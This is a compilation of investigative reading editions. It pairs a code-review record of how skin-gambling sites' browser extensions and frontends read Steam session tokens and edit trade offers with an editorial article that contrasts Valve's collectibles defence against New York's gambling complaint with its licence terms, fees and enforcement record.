SHA-256 0095ac14d4175b783f2160980ca881e3c5627a8f36004b59cadf6feacf5eeab4

empire / background/injected-api.js
Original line 113 · UTF-8 byte 3037

Find: `async function clearDomainConfig`

SHA-256 0095ac14d4175b783f2160980ca881e3c5627a8f36004b59cadf6feacf5eeab4

▼ **CT06The Steam-page script modifies the draft offer**

The injected script reads item identifiers from URL parameters, adds missing entries to either side of g_rgCurrentTradeStatus and redraws the draft. No submit or confirmation call appears in this file. This is a separate interface-writing capability from trade-history access.

empire / content-scripts/tradeoffer.js
Original line 12 · UTF-8 byte 246

Find: `const theirItems`

SHA-256 32481abc873f43965b41cebfff93ebdc9d0dee82ac6027fbd8f5d544e23de1af

empire / content-scripts/tradeoffer.js
Original line 62 · UTF-8 byte 1368

Find: `window.RedrawCurrentTradeStatus`

SHA-256 32481abc873f43965b41cebfff93ebdc9d0dee82ac6027fbd8f5d544e23de1af

▼ **CT07The empty-registration early return uses the wrong data shape**

enumerateDomainConfigs returns an object. doSteamSync checks its length as though it were an array. In an offline empty-object fixture, the worker still invoked the cookie reader. The real upload implementation enumerates zero domains in that situation. The recorded defect is the worker’s object-versus-array test and the resulting cookie-read invocation.

empire / background/service-worker.js
Original line 14 · UTF-8 byte 540

Find: `domainConfigs.length === 0`

SHA-256 ad5caa9c9974f56bc28de449ad7a8b8351810c2c7a7c22b491f243acadb6316f

empire / background/partner-sites.js
Original line 96 · UTF-8 byte 3080

Find: `const output = {}`

SHA-256 96581ffe9c2dcad46d4c1090bb5cbb5790891df0d0bbf162b82bfb402cadf53d

▼ **CF01The current Fast frontend contains an SIH installation path**

The SIH component points to Chrome extension ID cmeakgjggjdlcpncigglobpjbkabhmjl. The main application references the public component chunks; its modal registry imports chunk-WXK6SRSN.js, which imports this component. This places the SIH connection flow in CSGOFast’s own frontend. The dedicated case follows that integration into SIH’s registered account-operation handlers.

fast / chunk-4J5LYWSH.js
Original line 3 · UTF-8 byte 1338

Find: `//chrome.google.com/webstore/detail/steam-inventory-helper`

SHA-256 4ed0af788a6ef319c3f8bfb55f06252f16ff705d50bb10da2eae05da54c057bf

fast / chunk-CJLFSPQI.js
Original line 10 · UTF-8 byte 74042

Find: `SIH_INSTALL`

SHA-256 6fa061bbe3343c763ab641c1a71126558a40c1add657788b33d6f10164eb0f56

▼ CF02Fast checks SIH online state and permission
The component reads p2pPermissions.connections.SIH. Its disabled and warning state depends on whether the connection exists, is online and has permission. The dialog closes when both online and permission become true. The general P2P component also reads this connection state.

fast / chunk-4J5LYWSH.js
Original line 3 · UTF-8 byte 1743

Find: `checkBtnDisabled$`

SHA-256 4ed0af788a6ef319c3f8bfb55f06252f16ff705d50bb10da2eae05da54c057bf

fast / chunk-4OFQKOVU.js
Original line 6 · UTF-8 byte 13931

Find: `connections?.SIH`

SHA-256 6ab7ee0bbecb2fc844689f73131343e588bd3cf4850156ee99d96eb6469a57da

▼ CF03The Fast client asks its backend for Steam-trading permission state
The client service has getP2pPermissions requesting /api/market/steam/check-user with credentials. Another component consumes canSteamAPI and a steamApiKey field. These names establish the frontend contract, not the actual format of a user's secret or the backend's Steam access. No authenticated endpoint was called in this review.

fast / chunk-2FZZMIT7.js
Original line 3 · UTF-8 byte 182042

Find: `getP2pPermissions=t⇒`

SHA-256 0eee2c9e863b98d6aed571d198a78c76cf4d4100b7219208b6530b1cbf2a3309

fast / chunk-ONY24YIU.js
Original line 3 · UTF-8 byte 8322

Find: `apiKey$=`

SHA-256 f6a72f25785c3772f47f7e2557251c89e54683358d96a4b89ac7ee24566d9606

▼ All 22 Empire trading articles reviewed

- T01 · Trade Tracking — Desktop ↗
  Manual token handoff, daily replacement, automatic checks and extension referral.

- T02 · Trade Tracking — Mobile ↗
  Manual Steam-token page and seven-day protection wording.
- T03 · How the P2P system works ↗
  User-to-user delivery, seller prices, deadlines, pending payouts and disputes.
- T04 · How prices are calculated ↗
  External market inputs, USD reference and conversion to Empire Coins.
- T05 · Editing a listing price ↗
  The seller can change the asking price and percentage.
- T06 · Trade protection update ↗
  Seven-day Steam protection, up-to-eight-day coin payout and held funds.
- T07 · Skin Trading Policy ↗
  Reversals, coin allocation, exceptional holds and support discretion.
- T08 · Trade punishments ↗
  Escalating fees, cooldowns, price-locks and reversal restrictions.
- T09 · Instant Credit Limit ↗
  Tier allowances, reward-pool component, play-based progression and recovery.
- T10 · When an item is charged ↗
  Immediate removal of spendable coins on a bid or withdrawal.
- T11 · Withdrawing Counter-Strike items ↗
  Withdrawal workflow and its different debit wording; seller-listing bots.
- T12 · Cancelling a withdrawal ↗
  July 2026 conditional cancellation with tracking enabled.
- T13 · Cancelling an active trade ↗
  April 2024 no-cancellation wording still linked from the collection.
- T14 · Item privacy toggle ↗
  Hiding item identifiers and simplifying seller ratings.
- T15 · Trading fees ↗
  Zero routine skin-deposit and withdrawal fee statement.
- T16 · Wagering to withdraw skins ↗
  No wagering requirement stated for skin withdrawals.
- T17 · Withdrawal duration ↗
  Auction and regular deadlines; no site-owned bots and seller automation.
- T18 · Auction listings and limits ↗
  Routing thresholds and relisting-price rules.
- T19 · Thirty-minute auction update ↗
  Dated change to buyer and seller auction deadlines.

- T20 · Depositing Counter-Strike items ↗
  Listing inventory and completing the transfer when another user withdraws.
- T21 · Telegram and Discord notifications ↗
  Linked notification accounts, event categories and unlinking.
- T22 · Updating a trade URL ↗
  Trade URL settings; distinct from a session credential.

▼ **Method and technical boundaries of this review**

We reviewed public documents and downloadable client code, verified the Empire CRX signatures and extension-ID key match, and ran six isolated fixture checks. No extension was installed, no account connected and no live token obtained or replayed. Fixture results ↗

The code establishes extraction, renewal instructions, transmission paths and client-side integration. Server retention, actual production commands and Steam's accepted operation set were not measured. Browser permissions and Steam-token permissions are separate; an unchanged exported token does not, by itself, establish every operation Steam will accept.

The ten-minute interval is registered in code. Chrome can terminate an idle service worker, so it is not a measured uptime guarantee. Startup, page requests and cookie events provide further sync triggers. [T34] The trade-offer script edits the draft but does not submit or confirm it.

The older Roll package returned HTTP 204, and its store link returned an empty listing shell. Neither response supplies Google's reason. The current Roll popup package, the older announced automatic workflow and Empire's renewal code are identified separately throughout the record.

The Dutch order concerns Gamusoft LP and csgofast.com in 2025. Its named operator, date and jurisdiction remain attached to the finding; the separate identity investigation examines the companies named in Fast's current documents.

08 / SOURCE REGISTER

Read the underlying records.

Operator instructions, published policies, Chrome documentation, official package delivery and identified frontend files. Retrieval timestamps and SHA-256 values are in the evidence download.

▼ **Open the full source register**

1. T01
   CSGOEmpire — Trade Tracking — Desktop ↗
   Manual token handoff, daily replacement, automatic checks and extension referral.
2. T02
   CSGOEmpire — Trade Tracking — Mobile ↗
   Manual Steam-token page and seven-day protection wording.

3. T03
   CSGOEmpire — How the P2P system works ↗
   User-to-user delivery, seller prices, deadlines, pending payouts and disputes.
4. T04
   CSGOEmpire — How prices are calculated ↗
   External market inputs, USD reference and conversion to Empire Coins.
5. T05
   CSGOEmpire — Editing a listing price ↗
   The seller can change the asking price and percentage.
6. T06
   CSGOEmpire — Trade protection update ↗
   Seven-day Steam protection, up-to-eight-day coin payout and held funds.
7. T07
   CSGOEmpire — Skin Trading Policy ↗
   Reversals, coin allocation, exceptional holds and support discretion.
8. T08
   CSGOEmpire — Trade punishments ↗
   Escalating fees, cooldowns, price-locks and reversal restrictions.
9. T09
   CSGOEmpire — Instant Credit Limit ↗
   Tier allowances, reward-pool component, play-based progression and recovery.
10. T10
    CSGOEmpire — When an item is charged ↗
    Immediate removal of spendable coins on a bid or withdrawal.
11. T11
    CSGOEmpire — Withdrawing Counter-Strike items ↗
    Withdrawal workflow and its different debit wording; seller-listing bots.
12. T12
    CSGOEmpire — Cancelling a withdrawal ↗
    July 2026 conditional cancellation with tracking enabled.
13. T13
    CSGOEmpire — Cancelling an active trade ↗
    April 2024 no-cancellation wording still linked from the collection.
14. T14
    CSGOEmpire — Item privacy toggle ↗
    Hiding item identifiers and simplifying seller ratings.
15. T15
    CSGOEmpire — Trading fees ↗

Zero routine skin-deposit and withdrawal fee statement.

16. T16
    CSGOEmpire — Wagering to withdraw skins ↗
    No wagering requirement stated for skin withdrawals.

17. T17
    CSGOEmpire — Withdrawal duration ↗
    Auction and regular deadlines; no site-owned bots and seller automation.

18. T18
    CSGOEmpire — Auction listings and limits ↗
    Routing thresholds and relisting-price rules.

19. T19
    CSGOEmpire — Thirty-minute auction update ↗
    Dated change to buyer and seller auction deadlines.

20. T20
    CSGOEmpire — Depositing Counter-Strike items ↗
    Listing inventory and completing the transfer when another user withdraws.

21. T21
    CSGOEmpire — Telegram and Discord notifications ↗
    Linked notification accounts, event categories and unlinking.

22. T22
    CSGOEmpire — Updating a trade URL ↗
    Trade URL settings; distinct from a session credential.

23. T23
    CSGOEmpire — Counter-Strike deposits and withdrawals ↗
    All 22 linked articles acquired and read.

24. T24
    Trade Token Sync — Chrome Web Store ↗
    Direct response on 10 October: version 1.2.4, updated 28 September 2026; a search-engine rendering still showed 1.2.3.

25. T25
    Trade Token Sync — Google update-service package ↗
    Version 1.2.4; CRX hash and signature checks pinned below.

26. T26
    Privacy notice linked by Trade Token Sync ↗
    Guest Pastebin notice dated 5 August 2025; credential-specific disclosure examined.

27. T27
    CSGORoll — WebAPI Trading Extension ↗

25 June 2024: automatic collection, renewal and background transmission; older extension ID.

28. T28
    CSGORoll — current extension redirect ↗
    Resolved to Steam WebAPI Token Extension, a different ID.

29. T29
    Older CSGORoll extension — Google update response ↗
    HTTP 204 and zero bytes in this acquisition; no reason supplied.

30. T30
    Current CSGORoll extension — Google package ↗
    HTTP 200; version 1.2; unchanged package hash from the earlier audit.

31. T31
    CSGORoll — Steam WebAPI Token help ↗
    Current help instructs copying and pasting a token.

32. T32
    Chrome — Declare permissions ↗
    Host permissions, browser API capabilities and optional access.

33. T33
    Chrome — Cookies API ↗
    Cookie and host permission requirements; cookie fields including HttpOnly.

34. T34
    Chrome — Extension service worker lifecycle ↗
    Idle termination and event-driven worker revival; a timer is not guaranteed uptime.

35. T35
    CSGOFast — Responsible Play Policy ↗
    No-gambling representation and no-real-world-value wording.

36. T36
    CSGOFast — AML Policy ↗
    User verification, document demands and asserted authority.

37. T37
    CSGOFast — FAQ ↗
    Skin deposits, partner vouchers, cryptocurrency and card-mediated crypto funding.

38. T38
    CSGOFast — P2P frontend component ↗
    Reads SIH connection state in the trading interface.

39. T39
    CSGOFast — SIH installation and permission component ↗
    Official SIH extension link and online/permission checks.

40. T40
    CSGOFast — client service bundle ↗
    Requests the platform's /api/market/steam/check-user endpoint.

41. T41
    Dutch Ksa — Gamusoft LP / csgofast.com ↗
    April 2025 unlawful-gambling order; final status and continued violations recorded.

42. T42
    PhishDestroy — earlier Roll and SIH code audit ↗
    Prior acquired packages, code findings and hashes; this is our audit record.

43. T43
    CSGOFast — public application entry bundle ↗
    Directly references the reviewed frontend chunks.

44. T44
    CSGOFast — SIH modal import module ↗
    Connects the public modal loader to the SIH component.

45. T45
    Chrome — Content scripts ↗
    Page access, script injection and messaging with extension components.

46. T46
    Older CSGORoll extension — store URL ↗
    Direct request resolved to an empty-title shell without a listing.

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

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Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
fc1c459577573c11aaf06d8b3dfee3e92048c7900dee2587209083e5dbb1092b
```

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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/trade-tracking
```

ENGLISH · 18 OCTOBER 2026

Valve’s defence. Valve’s control.

Valve’s response to New York examined against its agreement, enforcement record, device data and disclosure decisions. Eight documented statement analyses.

Prepared	18 October 2026
Attribution	Agent Elise
Live article	phishdestroy.io/steam_dossier/valve-and-enforcement
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 09 SECTIONS

Follow the record.

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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

VALVE / THE PUBLIC DEFENCE & THE ENFORCEMENT RECORD OWNERSHIP, GAMBLING & PLATFORM CONTROL10 OCT 2026 • WORKING PAPER
THE COMPANY. THE CLAIM. THE RECORD.

Their defence. *Their control.*

Valve invokes the rights of collectors. Its own system keeps the power over them.

INVESTIGATION BY **AGENT ELISE**
Valve's response to New York asks readers to accept a familiar picture: physical collectibles, consumer choice and privacy. The agreement, restriction policies and disclosure record show what that picture leaves out. This article puts eight claims beside the documents and follows the consequences for ownership, enforcement and access to evidence.

Read the investigation ↓Inspect the record ↗
THE COMPARISON AT THE CENTRE OF THE CASE↗
A PHYSICAL COLLECTION

The purchaser keeps the object.

A knife, card or toy can remain in the owner's possession and change hands without the original seller operating an account or approving the transfer.

A STEAM ITEM

No ownership interest.

Steam records the item and controls its transfer. The agreement denies an ownership interest in marketplace subscriptions and reserves the ability to change or discontinue the market.

Read the contract · §3.D ↗
The familiar act of collecting conceals a different allocation of power.

01
THE PUBLIC ANSWER**Eight claims under examination**
Exact excerpts and clearly attributed summaries.

↗02
THE EXERCISE OF POWER**Restrictions need a result**
The rule, the account action and the operator's route.

↗03
THE DATA RECORD**Capacity, disclosure and refusal**
Trace the evidence behind the technical claims.

↗
i

The comparison fails on control, not on collecting. People do collect skins and pay real prices for them — and the company that records each item, executes every transfer and can lock the account still holds powers no physical maker possesses.

Original 11 October edition · complete text →

THE CASE IN FOUR POWERS

Follow what Valve controls.

Choose the power. Inspect the mechanism. Continue to the underlying evidence.

CONTROL ATLAS / DOCUMENTED RELATIONSHIPSFour ways into the investigation

THE OWNERSHIP CLAIM / THE CONTRACT

Collecting does not transfer control of the system.

The holder receives licence rights while Valve retains control of account access and onward transfer. The next purchaser enters the same administered relationship.

- Compare the claim with the contract
- Scarcity, restoration and remedies

E09 · Inspect the agreement ↗

THE COSMETIC CLAIM / THE COMMERCIAL RECORD

The look has a price, a stage and an enforcement boundary.

The Major sample records extensive skin use; sponsor announcements document commercial integration. Valve also enforces limits on substitutes for owned appearances.

- Compare actions and player–Major records
- Put sponsor terms beside rule dates
- Inspect the cosmetic-control record

E50 · Inspect the measured event totals ↗

THE BAN COUNT / THE BUSINESS OUTCOME

Who lost the inventory—and who lost the business?

An account-level restriction acts on an inventory route. The operator's ledger and outside funds require a separate enforcement result. The user needs an inspectable reason and review.

- See what an account restriction reaches
- Commercial use and all-account restrictions

- Payment disputes and correction

E87 · Inspect the restriction policy ↗

THE PRIVACY CLAIM / THE EXISTING RECORD

Apply the privacy argument to Valve's own system.

Account and device records sit beside regional controls, retained reports and disclosure decisions. The investigation asks what is already used and what the user can contest.

- Existing signals and regional controls
- Wallet funding and the current player's age
- Moderation evidence in both directions

E71 · Inspect the collection policy ↗

THE AUTHENTICATION RECORDAPI keys, session tokens and Steam access ↗THE OPERATING IMPLEMENTATIONSEmpire, Roll and Fast trade tracking ↗THE IDENTITY RECORDDocuments, entities and AML claims ↗THE PACKAGE AUDITRoll and SIH code findings ↗

NEW CASE FILE / THREE GAMES, CONCRETE PRECEDENTS**Valve can freeze, trace, restore and change the market.**TF2's 2019 remedy · the key restriction · the Canadian order · victim reports · farm economics ↗
FOLLOW THE COMMERCIAL SYSTEM
11 / CODE & COMMERCE**Valve's crackdown.**
Ten years later.
CSGOFast, SIH and the account operations inside the extension.

Inspect the case ↗12 / REVIEWS & INCENTIVES**A rating becomes the entry ticket.**
84 contest records, developer replies and the reputation used to recruit users.

Open the new evidence ↗

01
THE US CASE / THE PUBLIC ANSWER

Valve's answer to New York: the ownership lie and its framing

STATEMENT → CONTRADICTION → EVIDENCE
New York's complaint concerns paid chances to receive items with exchange value. Valve's public answer compares that experience with familiar physical collectibles. The comparison matters because it carries an assumption beyond the act of opening a box: that the customer

acquires an object they can possess and dispose of as an owner.

FILED 25 FEBRUARY 2026450952/2026

The People of the State of New York v. Valve Corporation

Filed by
Letitia James, New York Attorney General

Court
Supreme Court of the State of New York, New York County

Record
NYSCEF document 2 · 52-page complaint

Games examined
Counter-Strike 2 · Team Fortress 2 · Dota 2

E38 · Filed complaint ↗E37 · Attorney General's announcement ↗

THE ALLEGED MECHANISM

The complaint targets paid random outcomes

The Attorney General alleges that Valve sells access to random item outcomes with monetary value. The announcement describes a slot-machine-style opening animation and cites a skin reportedly sold for more than $1 million. It identifies both Steam's market and outside cash marketplaces as routes for realising value. [E37]

This is the economic transaction our investigation follows: the payment, the random result, the exchange route and the party controlling each stage.

THE RELIEF REQUESTED

The state seeks an injunction and financial remedies

The civil complaint invokes Executive Law §63(12), the state Constitution and gambling provisions of the Penal Law. It requests an injunction, an accounting of consumer losses, restitution and damages, disgorgement, and a fine of three times the gains alleged to arise from the conduct. [E38]

Read the requested relief · PDF pp. 50–51 ↗

A / THE COMPLAINT'S OWN WORDS / FILED 25 FEBRUARY 2026

> "the process resembles a slot machine, with an animated spinning wheel that eventually rests on a selected item."

"quintessential gambling"

E38 · Filed complaint ↗

B / THE STATE'S WORDS, NOT AN ACTIVIST'S

When the regulator's own filing names the machine, the collectibles analogy is answering a different document.

The complaint does not hedge: it calls the mechanism "quintessential gambling" and describes the animated spinning wheel in its own words. That language belongs to the Attorney General's filing, not to an advocacy campaign — and the baseball-card comparison is an answer addressed to the document the state actually wrote. [E38] The analogy beside the record ↗

VALVE'S PUBLIC RESPONSE / 11 MARCH 2026Read the original ↗
Valve compares its boxes with baseball cards, Pokémon, Magic: The Gathering and Labubu. It also defends the ability to transfer digital items by invoking the rights of people who own physical collectibles. The statement presents the activity through familiar acts of buying, collecting and reselling.

It further relies on optional participation, cosmetic effects, account enforcement and objections to additional personal-data collection. This is Valve's corporate response; the separate evidence of Gabe Newell's physical collection appears in the next chapter. [E14]

LIES & MANIPULATION / THE STATEMENT EXAMINED

The ownership lie and the arguments used to sustain it

The central deception is the equivalence between a physical owner and the holder of a licence controlled by Valve. The statement reinforces that picture by shifting attention to gameplay, non-paying players, aggregate enforcement and future law. Below, each red excerpt or labelled summary is followed by the contradiction or manipulation it contains and the evidence for that finding.

01VALVE'S STATEMENT · EXACT EXCERPT

> "in the same way an owner"

Valve compares the transfer of a digital item with an owner selling or trading a physical collectible.

Read the complete statement · 11 March 2026 ↗
THE OWNERSHIP LIE

The comparison presents a controlled licence as equivalent to physical ownership.

Steam's agreement gives the account holder licence rights and expressly denies an ownership interest in marketplace subscriptions. Valve records the item, executes transfers and can restrict the account that holds it. A purchaser of a physical knife, card or Labubu figure does not

need the original seller's continuing permission to retain the object. The falsehood is the equivalence: the analogy imports the independence of a physical owner into a relationship still administered by the issuer.

EVIDENCE[E09] The statement beside the contract ↗ Gabe Newell's physical collection ↗ Follow the full chronology ↗

02VALVE'S STATEMENT · POSITION SUMMARISED
Valve presents continued item transferability as a consumer right it will defend.

Read the complete statement · 11 March 2026 ↗
MANIPULATION / OWNERSHIP LANGUAGE

The power to grant a transfer remains the power to refuse it.

Valve's public defence foregrounds the user's ability to transfer an item. Its contract preserves the company's authority over the marketplace, and account restrictions can prevent the holder from moving the skin. Presenting a platform-administered permission through the language of an owner's rights conceals the condition that matters when a dispute begins. The manufacturer of Newell's physical knives has no equivalent account switch over his collection.

EVIDENCE[E09] [E42] Possession compared with platform permission ↗

03VALVE'S STATEMENT · EXACT EXCERPT

> "purely cosmetic"

Valve argues that a player who does not buy items suffers no gameplay disadvantage.

Read the complete statement · 11 March 2026 ↗
MANIPULATION / ERASING THE COMMERCIAL ROLE

The look is the product. The Major stage makes it visible.

PhishDestroy's seven-Major dataset records **948,232 skinned weapon-inspect events out of 960,770**. Of 559 player–Major records, 557 include a skinned weapon inspect; only two contain default-only inspect records. The analysis covers 491 maps from the final-16 stage through the finals, across 2021–2025. It gives the cosmetic argument a concrete commercial setting: elite Counter-Strike is played with the very appearances the economy sells.

An inspect input—commonly bound to F—brings the weapon into view without improving its damage. That is precisely the point: appearance can be the attraction. Valve linked in-game item sales to Major prize funding as early as 2013. Calling the items cosmetic leaves both their exchange value and their place in the tournament economy unexplained. The inspect dataset measures recorded use; the exposure those Majors deliver — and the purchases that follow it — sit in telemetry Valve already holds and has never published.

The complaint expressly describes items without gameplay effects; the response substitutes an easier question for the economic mechanism being challenged — what the user pays, how the outcome is selected and what the item can be sold for.

EVIDENCE[E50][E51][E52] Seven Majors: counts, percentages and method ↗ The outside-market value record ↗

04VALVE'S STATEMENT · EXACT EXCERPT

> "most of you don't open any boxes"

Valve invokes the wider population of players who do not participate in paid openings.

Read the complete statement · 11 March 2026 ↗
MANIPULATION / CHANGING THE DENOMINATOR

Not opening a case does not put a player outside the skin economy.

The complaint concerns the transaction offered to people who pay for random outcomes. Counting everyone who plays without paying does not answer it. A player can acquire a skin through a market or trade, follow a professional's loadout, or want an appearance they cannot afford without opening a box. Valve supplies no participation breakdown in this passage.

The sharper question is what happens when appearance is separated from a purchased inventory item. Valve's server rules prohibit simulated unowned skins even when only the player can see them. Touch Skins later announced closure after a demand from Valve's representatives in Russia. The company actively protects access to cosmetic appearance; its public answer should explain that economic boundary.

EVIDENCE[E38][E60][E61] Cosmetic exclusivity and the legal demand ↗

05VALVE'S STATEMENT · EXACT EXCERPT

> "Valve does not cooperate with gambling sites."

Valve distances itself from outside operators when describing its response to skin gambling.

Read the complete statement · 11 March 2026 ↗
MANIPULATION / A SELECTIVE BOUNDARY

The sponsorship claim needs a date, a category and an enforcement record.

The same response says gambling-related businesses are forbidden from participating in or sponsoring tournaments. Published Valve rules distinguish licensed betting from skin-economy sponsors. Organisers' own announcements identify GG.BET at Stockholm and Antwerp, Unikrn at Paris, and 1xBet at Copenhagen. A blanket public claim cannot substitute for those dated arrangements.

The infrastructure question also remains. Steam identification, session credentials and item transfers feed outside operators' verification and ledgers. That technical dependence is documented; whether any private arrangement exists is a question for Valve's own records, not a defence its statement can rely on. Which businesses lost access, under which rule, and what changed after the 2016 demands?

EVIDENCE[E53][E54][E55][E56][E57] The sponsor timeline and the published rule ↗ Credential and settlement evidence ↗

06VALVE'S STATEMENT · POSITION SUMMARISED
Valve cites more than one million account locks across gambling, fraud and theft.

Read the complete statement · 11 March 2026 ↗
MANIPULATION / SUBSTITUTING THE METRIC

A million account locks do not identify a million bots—or closed businesses.

Valve combines gambling, fraud and theft in one account total. It does not publish the division between automated accounts, ordinary P2P participants, compromised users and operator-controlled inventories. CSGOEmpire dates its move from Steam bots to P2P to 2018; CSGOFast describes direct player-to-player skin sales today. That changes where the items sit and who bears a restriction.

In this model, a listed skin can belong to a participant while the operator controls the balance and settlement. Locking that Steam account can immobilise the participant's inventory while leaving the service's website, funding routes and ledger functioning. The missing result is not another large total: it is a classification of the accounts, the losses and the businesses actually stopped.

EVIDENCE[E64][E65] The 2018 change and the P2P enforcement test ↗ The two counters and their different populations ↗

07VALVE'S STATEMENT · POSITION SUMMARISED
Valve presents additional location and age checks as an intrusion into users' privacy.

Read the complete statement · 11 March 2026 ↗
MANIPULATION / SELECTIVE PRIVACY

Valve already collects the signals and operates the regional controls.

Its privacy policy lists IP records and unique device identifiers. Its product history shows country-specific container rules, including the Netherlands' move to X-Ray Scanner in March 2026. The response must identify the additional data it considers necessary and explain why existing controls cannot meet the proposed purpose.

Payment-method checks also leave the age of the person spending a gifted or previously funded Wallet unanswered. And a privacy claim must be tested against Valve's own disclosure record: retained information, failed redactions and requests closed without the requested records.

The same scrutiny applies to protection. Trade Protection does not answer the documented Market-to-Wallet-to-gift route, or supply the evidence and review process for a disputed payment restriction.

EVIDENCE[E71] [E77] [E21] [E82] Existing data, age, regions and enforcement ↗ Market, Wallet and gift records ↗

08VALVE'S STATEMENT · EXACT EXCERPT

> "legislature passes laws"

Valve promises compliance if New York adopts legislation governing mystery boxes.

Read the complete statement · 11 March 2026 ↗
MANIPULATION / MOVING THE LEGAL QUESTION

A promise about future legislation does not answer the case filed under existing law.

The Attorney General's complaint invokes existing New York provisions and alleges that Valve's current mechanism violates them. Valve's promise concerns a different event: legislation that might be adopted later. The dispute before the court concerns the application of existing law to the conduct alleged. Framing the issue around a future law moves attention away from the claim actually filed.

EVIDENCE[E38] The complaint and requested remedies ↗

▼ **Read the contemporaneous coverage supplied with this investigation+**
IGN · Valve's collectibles response ↗GameSpot · The transferability response ↗

ORIGINAL PHISHDESTROY RESEARCH / MAJOR SKINS**Inspect the original Major skins dataset.**Open the full analysis, event comparisons and methodology on PhishDestroy ↗

02
THE LABUBU DEFENCE

What the collector owns, and what Valve controls

Valve's analogy asks readers to picture an object that remains theirs after purchase. Steam's agreement describes a licence administered by the company that records the item, executes its transfer and can restrict the account holding it. This is the difference that matters when access is disputed, a trade is refused or the platform changes its rules. [E14] [E09]

2024

Labubu becomes a mass collecting phenomenon.

The popularity that made the brand a household name dates to 2024; the IP's owner reports the revenue scale for that year and the surge that followed. [E111]

2 OCT 2024

The CS2 Armory Update introduces weapon charms.

Valve's release notes announce the Armory and charms — keychains for weapons — placing another paid cosmetic product inside Valve's monetisation architecture, in the middle of the collecting boom. [E101]

11 MAR 2026

Valve's answer to New York invokes Labubu.

The statement names Labubu among the physical collectibles its boxes are compared with. The analogy borrows a 2024 collecting boom to answer a 2026 gambling complaint. [E14]

Follow the full chronology ↗

The difference is also commercial. In an ordinary direct resale of a physical collectible, the original maker does not execute the handover or receive another payment merely because it changes hands. Valve continues to operate the Steam Community Market and reserves transaction fees. New York's complaint identifies paid openings and Steam Market commissions as revenue sources. That continuing role distinguishes the digital system from a maker whose involvement ends with the original sale. Which transactions Valve's fee claim reaches — the paid openings, the Market commissions, the outside settlement routes — is a boundary Valve's statement should draw explicitly. [E38] [E09]

≈ 15% Combined fee on a Steam Community Market transaction — the game fee plus the Steam fee

≈ $1,800 Listing ceiling on the venue Valve operates, with 248 CS2 categories trading above it

$10,941 Starting Factory New Dragon Lore price across five independent marketplaces, 23 September 2026 snapshot

That is the number the analogy omits. A Steam Community Market transaction carries a combined fee of roughly 15% — the game fee plus the Steam fee — on a venue whose listings are capped near $1,800. Valve mints the random outcome, sells the chance, operates the resale venue and takes a cut of every monetisation inside it; no baseball-card publisher holds all four roles at once. [E15] [E13] Inspect the dated price record ↗

The four roles behind the fee

Role in the transaction	A blind-box maker Baseball cards · Pokémon · Labubu	Valve inside Steam Issuer and operator
Mints the random outcome	The contents are sealed at the factory.	Case contents are generated by Valve.
Sells the chance	The pack carries a fixed price.	Case and key are priced by Valve.
Operates the resale venue	Resale happens outside the maker's systems.	Valve operates the Steam Community Market. [E15]
Collects a fee when the outcome is monetised	No share of a resale reaches the maker.	A combined fee of roughly 15% per Market transaction. [E15]

A / THE MISLEADING OWNERSHIP CLAIM

Valve presents digital transfers as equivalent to an owner selling or trading a physical collectible.

Position summarised from the statement. Read the exact excerpt and the ownership-lie analysis ↗

E14 · Valve's statement · 11 Mar 2026 ↗

B / THE CONTRACTUAL GRANT

> "The Content and Services are licensed, not sold."

"you have no ownership interest in such Subscriptions"

E09 · Subscriber Agreement · §§2.A, 3.D ↗

THE CONTRACTUAL DIFFERENCESection 3.D expressly applies the licence model to items acquired from other users. Resale does not release the item from Valve's system: the next holder enters the same administered relationship.

What the physical-collectible analogy leaves out

Relationship	An ordinary direct resale A physical card or toy	A Steam item transfer Inside Valve's system
After the first purchase	The buyer holds a physical object that can be handed to someone else.	The user holds transferable licence rights governed by Steam's agreement. [E09]
The original maker's role	A direct handover does not require the manufacturer to run or approve the exchange.	Valve operates the market and the infrastructure that records the transfer.
An account is restricted	The maker's decision about an online account does not physically remove the card or toy from its holder.	The operator can disable the account permissions needed to move the digital item.
What the seller receives	The payment agreed between the people making that direct sale.	On Steam's Market: Wallet credit. In an outside platform transaction: the return defined by that platform's settlement system. [E15]

THE FINDING
The comparison sells the feeling of ownership.
The platform retains the power to decide whether the item can move.

THE CLOSER COMPARISON / GABE NEWELL'S COLLECTION

Gabe Newell's knives show what independent possession means

Newell has publicly described collecting knives since childhood. A maker's account also records a display made for his collection. These sources establish a real physical collection against which Valve's ownership analogy can be tested.

01 / NEWELL'S OWN ANSWER

> "Since I was a kid."

Asked when he started collecting knives, Newell gives that answer in Valve's Reddit AMA. He also points readers to makers Kevin Cashen and Elizabeth Loerchner.

E26 · Open the exact answer ↗

02 / A WORK MADE FOR THE COLLECTION

A display made for his Warenski knife

On 24 May 2004, the display maker Wild Rose described a project for Newell involving a Buster Warenski folding knife engraved by Julie Warenski. The account describes the physical work and includes the display photograph.

E39 · Read the maker's original post ↗

Newell's continued possession of a physical knife does not require the original seller to keep a server running, renew a session or approve another owner. A dispute with the maker cannot be enforced by switching off the object. The same is true of an ordinarily purchased card or Labubu figure: the seller no longer administers the buyer's possession. A Steam skin remains dependent on Valve's account and transfer system throughout its life. That is why invoking physical ownership gives the reader a misleading picture of the digital relationship.

Apply the physical-collection analogy all the way through

The collector's situation	A physical knife	A Steam skin
Keeping the collection	The object remains in the collector's physical custody independently of the maker's online account.	Access and transfer depend on Steam's account and item permissions.
A dispute with the maker	An account decision cannot remotely remove the knife from its holder.	A trade restriction can immobilise the item inside the account. [E42]
Passing it on or leaving it to heirs	The physical object can be delivered to its next holder.	Succession confronts a personal account, restricted account transfer and platform-controlled item transfers. [E09]

The collector's situation	A physical knife	A Steam skin
A high resale price	The collector still holds a physical object.	A quoted cash price does not change the platform's licence grant or remove its power over access.
Recovery after theft	Recovering the object restores physical possession.	Account recovery, item restoration and trade reversal are separate processes controlled by the platform's systems and rules. [E27] [E32]

THE WORD "ASSET" DOES NOT FIX THE RELATIONSHIP

